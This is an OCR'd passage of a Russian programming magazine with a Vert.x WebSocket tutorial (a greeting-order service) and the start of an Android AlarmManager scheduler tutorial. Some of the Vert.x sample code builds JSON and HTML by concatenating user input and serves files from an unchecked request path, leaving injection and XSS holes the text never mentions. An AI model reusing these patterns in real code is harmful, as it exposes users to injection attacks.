
Экземпляр Vert.x гарантирует, что каждый экземпляр вертикла всегда будет выполняться в одном и том же потоке. Так что программисту не приходится переживать о синхронизации, дедлоках и прочих проблемах многопоточности.

Конечно, есть задачи, время выполнения которых сложно рассчитать, например обращение к базе данных или сложные вычисления. Выполнение такой задачи в потоке цикла событий привело бы к проблемам производительности. Поэтому ее можно пометить как **worker verticle**, чтобы она выполнялась в отдельном потоке из специально выделенного пула потоков и не препятствовала работе основного потока цикла событий. Нужно помнить, что все задачи, помеченные как «рабочий вертикл», выполняются последовательно, так что лучше уменьшать их количество до минимума и использовать, только когда они действительно необходимы.

Вертиклы общаются между собой, передавая сообщения в **шину событий** (event bus). Экземпляр Vert.x держит специальный поток для обработки таких сообщений (**event loop**). Когда поступает новое сообщение, поток просыпается, выполняет его, передает результат слушателю сообщения и снова засыпает. Также Vert.x предоставляет **общую карту** (map) и **набор** (set) для передачи данных между вертиклами, запущенными в рамках одного Vert.x-экземпляра. Чтобы избежать проблем с синхронизацией данных, передавать можно только неизменяемые данные (immutable).

Передать сообщение через шину событий можно двумя способами: используя метод publish или метод send. **Метод publish** передает сообщение по указанному адресу. Каждый подписчик с таким адресом получит сообщение. Адрес — это просто строка. Адрес может быть каким угодно, но по правилам хорошего тона принято указывать в качестве префикса полное имя класса, который опубликовал сообщение.

**Метод send** отправляет сообщение одному конкретному адресату. Если на данный адрес подписано несколько вертиклов, то получатель определяется по алгоритму циклического распределения нагрузки (round-robin). Преимущества использования этого алгоритма в легком масштабировании. Если для выполнения какого-то действия не хватает ресурсов, то можно просто запустить еще несколько экземпляров одного вертикла, и нагрузка будет равномерно распределена между ними.





**Архитектура Vert.x**

## ПРИМЕР ПРИЛОЖЕНИЯ


В преддверии восьмого марта напишем простенький сервис виртуальных поздравлений. Пользователь заходит на сайт и оставляет координаты человека, которого он хотел бы поздравить, и свои пожелания к поздравлению: шуточное, романтическое, официальное... Заказ на поздравление попадает к одному из агентов, тот его выполняет и ставит соответствующий статус, который сразу передается пользователю.

Чтобы добиться интерактивности, воспользуемся веб-сокетами. Для начала займемся сервером. Нам понадобится последний релиз Vert.x (берем отсюда: vertx.io/downloads.html) и обычный Java-проект в твоей любимой среде программирования. К проекту нужно добавить библиотеки vertx-core, vertx-platform, netty-all для работы сервера и клиента и библиотеки jackson-annotation, jackson-core, jackson-databind для работы с данными в формате JSON.

Создаем класс сервера, наследованный от Verticle. Метод start является входной точкой приложения. Выполняем инициализацию HTTP-сервера, он будет отдавать страницу client.html по дефолтному пути и файлы ресурсов, которые соответствуют маске. Остальные запросы будут игнорироваться. Запускаем сервер на 8080-м порту. Handler — это базовый класс для всех обработчиков, используется везде, где надо что-то обработать асинхронно. HttpRequestServer — это класс с информацией о HTTP-запросе от клиента.




```
public class Server extends Verticle {
public void start() {
    RouteMatcher httpRouteMatcher = new↵
    RouteMatcher()
      .get("/", new Handler<HttpServerRequest>() {
         @Override
         public void handle(HttpServerRequest↵
         request) {
            request.response().sendFile↵
            ("webroot/client.html");
         }
      })
      .get(".*\\.(css|js)$", new↵
      Handler<HttpServerRequest>() {
         @Override
         public void handle↵
         (HttpServerRequest request) {
         request.response().sendFile↵
         ("webroot/" + new File(request.path()));
```





**Настройки для IntelliJ IDEA**



**Вход в систему**







Приложение для обработки заказов






Таблица заявок клиента

```
            }
        });
        vertx.createHttpServer().requestHandler↵
        (httpRouteMatcher).listen(8080);
    }
}
```

Все ресурсы приложения хранятся в папке webroot, которую следует поместить в папке, откуда запускается приложение. Если положить туда простой HTML-файл с названием client.html, то уже на этом этапе можно убедиться, что сервер работает. Запустить сервер можно из IntelliJ IDEA (или другой среды программирования) либо прямо из командной строки даже без предварительной компиляции.

```
vertx run Server.java
```

На 8090-м порту будем принимать соединения от веб-сокетов. Сервер будет принимать только два адреса: "/client" для соединений от клиента, "/agent" для соединений от агентов, остальные соединения отклоняются.

```
final String clientUrl = "/client";
final String agentUrl ="/agent";
vertx.createHttpServer().websocketHandler↵
(new Handler<ServerWebSocket>() {
   @Override
   public void handle(ServerWebSocket socket) {
      logger.info("WebSocket " + socket.path());
      if (socket.path().startsWith(agentUrl)) {
         processAgent(socket);
      } else if (socket.path().↵
        startsWith(clientUrl)) {
         // Заберем имя пользователя
         processClient(socket, socket.query().↵
         split("=")[1]);
      } else {
         socket.reject();
      }
   }
}).listen(8090);
```

Фронтенд для клиента реализуем с помощью HTTP и JavaScript. Пользователь указывает свое имя-фамилию и логинится в систему.

В это время создаем веб-сокетное соединение к серверу и регистрируем обработчик входящих сообщений.

```
<script>
```



**WWW**

Официальный сайт Vert.x с кучей документации, статей, примеров: vertx.io

Группа в Гугл+, ответы на вопросы: https://groups.google.com/forum/#!forum/vertx

Хорошая статья об асинхронных приложениях: habrahabr.ru/post/195562/

Подробнее об архитектуре Vert.x: www.cubrid.org/blog/dev-platform/understanding-vertx-architecture-part-2/

Сравнение Vert.x с Node.js по производительности: www.cubrid.org/blog/dev-platform/inside-vertx-comparison-with-nodejs/

```
var serviceLocation =↵
"ws://localhost:8090/client/";
var wsocket;
function connectToServer() {
    fullName = $userName.val() + ' '↵
    + $userSurname.val();
    wsocket = new WebSocket(serviceLocation +↵
    '?username=' + fullName);
    wsocket.onmessage = onMessageReceived;
 }
</script>
```

Предлагаем пользователю ввести имя и телефон «жертвы» и свои особые пожелания к поздравлению. Всю эту информацию складываем в JSON и отправляем на сервер.

```
function sendMessage() {
var msg = '{"recipientName":"' + $recipientName.↵
val() + '", "recipientPhone":"' + $recipientPhone.↵
val() +'", "message":"' + $message.val() +↵
'", "sender":"'    + $userName.val() + '"}';
      wsocket.send(msg);
   }
```

На сервере регистрируем обработчик данных для клиента. При получении нового сообщения проставляем ему статус «Принято» и отправляем заказ агенту и обратно клиенту, чтобы показать, что заказ в обработке. Для хранения идентификатора сокета клиента воспользуемся шаренным сетом, где ключом будет имя пользователя. Идентификатор понадобится нам, чтобы перенаправлять сообщения от агента нужному пользователю.

```
// Получаем объект шины событий, чтобы обмениваться
   сообщениями между клиентом и агентом
final EventBus eventBus = vertx.eventBus();
void processClient(ServerWebSocket socket,↵
final String userName) {
   final String id = socket.textHandlerID();
   // Сохраняем идентификатор сокета, чтобы
      в дальнейшем пересылать сообщения от агента
   getVertx().sharedData().getSet(userName).↵
   add(id);
   socket.dataHandler(new Handler<Buffer>() {
      @Override
      public void handle(Buffer buffer) {
         JsonObject root = new JsonObject↵
         (buffer.toString());
         root.putString("status", "Принято");
         // Шлем ответ клиенту
         eventBus.send(id, root.toString());
         // Send to the agent
         eventBus.send(agentUrl, root.↵
         toString());
      }
   });
   socket.closeHandler(new Handler<Void>() {
      @Override
      public void handle(final Void event) {
         // Когда пользователь отсоединяется,
         удаляем идентификатор сокета, чтобы
         не слать сообщения в никуда
         vertx.sharedData().getSet↵
         (userName).remove(id);
      }
   });
}
```

Когда клиент получает сообщение от сервера с новым статусом, отображаем его в таблице.

```
function onMessageReceived(evt) {
      var msg = JSON.parse(evt.data);
      // native API
      var $messageLine = $↵
      ('<tr><td class="status">' + msg.status
         + '</td><td>' + msg.recipientName
```

```
            + '</td><td>' + msg.recipientPhone
            + '</td><td>' + msg.message
            + '</td></tr>');
      $chatWindow.append($messageLine);
   }
```

Для агентов напишем приложение на JavaFX, чтобы сразу было видно, что они работают, а не в инете шарятся. Для этого добавим новый модуль в проект и создадим класс FelicitationAgent, наследованный от Application. Набросаем легкий интерфейс: табличку, в которую будут приходить новые заказы, и форму для редактирования статуса заказа.

Чтобы загружать данные с сервера, открываем веб-сокет и назначаем обработчик на входящие сообщения. Сообщения из JSON-формата преобразуем в класс и добавляем в таблицу.

```
private void loadData() {
  Vertx vertx = VertxFactory.newVertx();
  vertx.createHttpClient().setHost("localhost").
  setPort(8090).connectWebsocket↵
  ("/agent", new Handler<WebSocket>() {
        @Override
        public void handle(WebSocket websocket) {
            websocket.dataHandler↵
            (new Handler<Buffer>() {
                @Override
                public void handle(Buffer data)
                {
                 JsonObject object =↵
                 new JsonObject(data.toString());
                 FelicitationRequest request =↵
                 new FelicitationRequest(
                 object.getString↵
                 ("recipientName"),
                 object.getString↵
                 ("recipientPhone"),
                 object.getString↵
                 ("message"),
                 object.getString↵
                 ("status"),
                 object.getString↵
                 ("sender"));
                  // Добавляем новый запрос
                     в таблицу
                 updateData(request);
                }
            });
        }
    });
}
```

Осталось дописать обработку соединения от агента на сервере. Регистрируем обработчик для входящих сообщений от клиента, который просто перенаправляет их через веб-сокет в JavaFX-приложение для агента. Второй обработчик принимает сообщения от агента и отправляет их нужному клиенту, отыскав идентификатор сокета по имени клиента из сообщения.

```
void processAgent(final ServerWebSocket socket) {
   eventBus.registerHandler(agentUrl,↵
   new Handler<Message>() {
      @Override
      public void handle(Message message) {
         Buffer buffer = new Buffer↵
         (message.body().toString());
         socket.write(buffer);
      }
   });
   socket.dataHandler(new Handler<Buffer>() {
      @Override
      public void handle(Buffer buffer) {
         JsonObject root = new JsonObject↵
         (buffer.toString());
         Set<Object> set = getVertx().↵
         sharedData().getSet↵
         (root.getString("sender"));
         for (Object client : set) {
            eventBus.send((String) client,↵
            root.toString());
         }
      }
   });
}
```

Вот и все. Пользователь регистрируется на сайте и оставляет заявку. Сервер направляет ее первому свободному агенту. Тот звонит с поздравлением и меняет статус заявки. После чего она отправляется обратно клиенту и отображается в таблице заявок с новым статусом.

К сожалению, в данной реализации есть один существенный недостаток. Если один из агентов отсоединится от сервера, не отменив подписку на события, Vert.x будет считать, что он в онлайне, и продолжать отправлять ему сообщения. Чтобы избежать такой ситуации, можно либо использовать метод sendWithTimeout, либо создать отдельный таймер, который будет проверять, обрабатывает ли кто-то из агентов сообщение, или стоит его передать другому агенту.

# ВЫВОДЫ

В целом Vert.x оставляет приятное впечатление. Асинхронная модель позволяет не думать о синхронизации и блокировании доступа. Использование модулей со слабой связанностью делает приложение гибче и уменьшает затраты времени на разработку и поддержку. Уменьшение использования потоков значительно экономит ресурсы системы. Приложение на Vert.x легко расширяется и масштабируется. Чтобы запустить, скажем, десять вертиклов для распределения нагрузки, достаточно прописать в командной строке -instance 10. Все это делает использование Vert.x привлекательным для разработки традиционных веб-приложений, популярных в последнее время приложений реального времени, игр и даже для backend'а к мобильным приложениям. ⌶

## ОСНОВНЫЕ МЕТОДЫ ПОЛУЧЕНИЯ СОБЫТИЙ

### Polling

Самый простой, но самый неэффективный метод. Клиент раз в несколько секунд опрашивает сервер на наличие событий.

**Плюсы:**

- простота.

**Минусы:**

- очень много лишних запросов;
- события всегда приходят с опозданием;
- серверу приходится хранить события, пока клиент не заберет их или пока они не устареют.

### Long Polling

Улучшенный вариант предыдущего метода. Клиент отправляет запрос на сервер, сервер держит открытым соединение, пока не придут какие-нибудь данные или клиент не отключится самостоятельно. Как только данные пришли, отправляется ответ, соединение закрывается и открывается следующее и так далее.

**Плюсы по сравнению с Polling:**

- минимальное количество запросов;
- высокая временная точность событий;
- сервер хранит события только на время реконнекта.

**Минусы по сравнению с Polling:**

- более сложная схема.

### WebSockets


Это бинарный дуплексный протокол, позволяющий клиенту и серверу общаться на равных. Этот протокол можно применять для игр, чатов и всех тех приложений, где нужны предельно точные события, близкие к реальному времени.


**Плюсы по сравнению с Long Polling:**

- поднимается одно соединение;
- предельно высокая временная точность событий;
- управление сетевыми сбоями контролирует браузер.

**Минусы по сравнению с Long Polling:**

- HTTP-несовместимый протокол, нужен свой сервер, усложняется отладка.





**Сергей Мельников**
mail@s-melnikov.net,
www.s-melnikov.net

# ХАКЕРСКИЙ CRON НА ANDROID

## РАЗБИРАЕМСЯ В МЕХАНИЗМАХ РАБОТЫ СИГНАЛИЗАЦИЙ И ФОНОВЫХ ЗАДАЧ

Сегодня мы узнаем, как в OS Android можно красиво и элегантно создать собственный планировщик заданий, который будет полезен в твоих, разумеется, светлых делах. Для этого нам потребуется исключительно стандартный инструментарий: Android SDK от Google и редактор кода Eclipse с плагином ADT.

## ПОСТАНОВКА ЗАДАЧИ

Наш планировщик должен уметь:

- добавлять неограниченное количество заданий на произвольные моменты времени;
- выполнять фоновые задания (даже если устройство заснуло);
- благополучно переживать перезагрузку устройства.

## ВКЛЮЧИТЬ СИГНАЛИЗАЦИЮ!

Для выполнения поставленной задачи в Android предусмотрен специальный Java-класс AlarmManager (менеджер сигнализаций), позволяющий установить сигнализацию (Alarm), срабатывающую в установленное время или с заданной периодичностью. В качестве формата даты и времени сигнализации выступает старое доброе UNIX-time, то есть время, выраженное в миллисекундах, прошедших с 1 января 1970 года.

Прежде чем двигаться дальше, необходимо прояснить ситуацию, когда у нас, например, запланированы сотни или даже тысячи заданий. Вполне очевидно, что установка стольких же сигнализаций не самая лучшая идея (хм, новый вектор в сторону DoS?). Вместо этого мы будем использовать только одну сигнализацию, включать которую будем динамически. Наш планировщик будет выполнять все задания последовательно.

## АРХИТЕКТУРА ПРОЕКТА

Наш проект будет разделен на четыре модуля (см. исходник):

1. Главная активность (Main.java).
2. Широковещательный приемник (AlarmReceiver.java).
3. Фоновый сервис (AlarmService.java).
4. База данных заданий (AlarmDB.java).


Главная активность (Main.java), по сути, является графическим интерфейсом нашего приложения, состоящим из стандартных компонентов — текстовых меток (TextView), полей ввода (EditView) и главной кнопки (Button). Основная его цель — определить параметры задания: дату и время, частоту срабатывания, само задание.

Непосредственная установка сигнализаций, а также весь полезный функционал наших заданий будет выполняться в фоновом сервисе (AlarmService.java). Так как журнал у нас добрый, в качестве боевой нагрузки будем просто выводить уведомление со звуком. Фоновый сервис (класс Service) в Android выполняется в главном потоке приложения и требует использования многопоточности при длительных операциях (в противном случае рискуешь увидеть раздражающее ANR — «Приложение не отвечает»). Для наших целей прекрасно подойдет класс IntentService (наследник Service), который, во-первых, самостоятельно создаст рабочий поток, во-вторых, автоматически завершится после выполнения задачи.

*Главная активность (Main.java), по сути, является графическим интерфейсом нашего приложения, состоящим из стандартных компонентов — текстовых меток (TextView), полей ввода (EditView) и главной кнопки (Button)*

База данных (AlarmDB.java) — вспомогательный класс для помещения заданий в базу SQLite и их извлечения оттуда. Структура нашей таблицы представлена во врезке на следующей странице. Останавливаться на этом модуле смысла нет, так как в нем используются стандартные SQL-запросы вида INSERT/SELECT.

У тебя наверняка возник вопрос: для чего нужен широковещательный приемник (AlarmReceiver.java)? Дело в том, что при перезагрузке устройства все сигнализации AlarmManager'а пропадают, что, естественно, нас не устраивает (см. последний пункт постановки задачи). Единственное, что мы можем сделать, — попросить систему сразу после загрузки запустить наш код, восстанавливающий все задания (о соответствующем разрешении для приложения смотри врезку). Подобная процедура должна быть обернута в широковещательный приемник (BroadcastReceiver) и определена в public void onReceive(). В нашем случае эта функция будет определена статической static void scheduleAlarms(), что позволит ее вызывать из любого места приложения. Любой широковещательный приемник должен отработать максимально быстро — Android отводит для этого максимум десять секунд,




Приступаем к работе

## СТРУКТУРА БД

Для простоты наша база данных будет состоять из одной таблицы:

```
CREATE TABLE tbSheduler (
    _id INTEGER PRIMARY KEY AUTOINCREMENT,
    utime NUMERIC,
    msg TEXT ),
```

где _id — первичный ключ, utime — запланированное время задания, msg — текст сообщения. В боевом проекте вместо поля типа TEXT правильнее было бы указать уникальный ключ (FOREIGN KEY), описывающий задание в рамках других связанных таблиц.

## АВТОЗАГРУЗКА

Разрешение на автозагрузку приложения нужно запросить в файле-манифесте (AndroidManifest.xml):

```
<uses-permission android:name=↵
"android.permission.RECEIVE_BOOT_COMPLETED" />
```

Когда будешь публиковать свое приложение в Play Market, правила хорошего тона рекомендуют в описании приложения доходчиво объяснить пользователю, зачем, собственно, тебе нужна автозагрузка, а то ведь он может и испугаться.

иначе работа приемника, вероятно (зависит от многих факторов — версии Android, особенностей прошивки производителя), будет прервана. Этого времени вполне достаточно, чтобы запустить наш фоновый сервис.

Резюмируя, составим алгоритм работы нашего приложения. После определения задания в главной активности оно помещается в базу данных, после чего вызывается статическая функция scheduleAlarms из класса AlarmReceiver (она же вызывается и при загрузке устройства). Единственное, что делает эта функция, — запускает фоновый сервис со специальным ключом SET_ALARM, уведомляющим о необходимости извлечь из базы данных ближайшее задание и поставить его на сигнализацию. Как только она сработает, тут же снова запускается фоновый сервис, но уже с ключом RUN_ALARM, который выполняет эксплойт (шучу, он всего лишь выводит уведомление) и снова вызывает функцию scheduleAlarms, но уже для установки следующей сигнализации, то есть следующего задания, и так далее. Таким образом, мы фактически используем только одну сигнализацию при неограниченном количестве заданий.

На этом теория заканчивается и начинается, как ни странно, кодинг.

### ГЛАВНАЯ АКТИВНОСТЬ


Для интерфейса главной активности, расположенной в файле Main.java, мы выберем три поля ввода: edDate — для определения даты и времени срабатывания задания, edRepeat — для указания необходимого количества дней повтора, edMessage — собственно для текста сообщения. В методе onCreate с помощью findViewById получаем ссылки на все компоненты GUI, а для кнопки bGo определим обработчик:

```
public void bGo_click(View v){
    Calendar c =↵
    getCalendarFromDate↵
    (edDate.getText().toString());
    int repeat =↵
    getIntFromString↵
    (edRepeat.getText().toString());
    String message =↵
    edMessage.getText().toString();
    // Проверки на корректность
       ввода пропущены
    AlarmDb db = new AlarmDb(this);
    for  (int i = 0; i < repeat;↵
    i++){
  db.insertAlarm↵
  (c.getTimeInMillis(), message);
  c.add(Calendar.DAY_OF_MONTH,1);
}
  AlarmReceiver.scheduleAlarms(this);
}
```


Здесь вспомогательная функция getCalendarFromDate возвращает экземпляр класса Calendar с установленной в качестве параметра датой. Обрати внимание на нестандартное задание формата строки с датой: String fmt = "dd.MM.yyyy HH:mm", разумеется, ты можешь определить свой. Функция getIntFromString банально переводит строку в число для переменной repeat.

